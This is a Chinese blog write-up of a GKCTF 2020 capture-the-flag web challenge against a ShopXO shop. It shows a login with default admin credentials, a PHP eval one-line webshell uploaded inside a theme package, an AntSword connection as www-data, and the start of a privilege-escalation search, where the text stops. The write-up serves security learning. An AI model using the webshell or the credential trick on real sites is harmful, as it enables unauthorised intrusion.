Writeup-GKCTF-Web题：老八小超市儿


原创

Y5neKO 于 2020-05-28 06:08:38 发布 71 收藏 1
文章标签： java python php linux nginx


奥里给，干了兄弟们！

原题地址：https://buuoj.cn/challenges#[GKCTF2020]老八小超市儿


首先开启题目环境，进去是一个完整搭建的网站，在页面上查找有用信息，很快可以判断出是由ShopXO CMS搭建的



无奈本人才疏学浅(疏？浅？无！)，只好请出度娘老师，通过度娘老师知道了默认后台地址以及账号密码：/admin.php | admin:shopxo
拿去碰碰运气，意外的成功进入后台




没想到这后台功能还挺多的，还是来找找我最擅长(简单)的主题插马吧，左侧找到安装主题功能，然后到shopxo官网下载一个官方的主题模板，摸了一下主题模板的结构后发现可以把马插在压缩包的/主题名/_static_




顺带说一下这种后台getshell最好用一句话

```
<?php @eval($_POST[ysneko]);?>
```


成功上传后的路径是http://localhost/public/static/static/index/主题名/ysneko.php




没有报404，上传成功，接下来用蚁剑连接




成功连接，然后兴高采烈的去找flag，结果找到一个错误的flag，提示我们这是一个假flag，真flag在/root



但是我们并没有root权限




我们可以看到当前是www-data用户，这是一个标准的低权限用户，并没有root权限



无奈只能想办法提权，但是转眼一看内核版本，我绝望了

```
(*) 基础信息
当前路径: /var/www/html/public/static/index/lengyu
磁盘列表: /
系统信息: Linux a7de95a8cf82 4.15.0-99-generic #100-Ubuntu SMP Wed Apr 22 20:32:56 UTC 2020 x86_64
当前用户: www-data
```

这个版本基本不可能提权，所以只能到处找找线索，经过好一通翻找，在根目录发现了一个权限为0755的sh脚本，从文件名来看应该是某种自动脚本



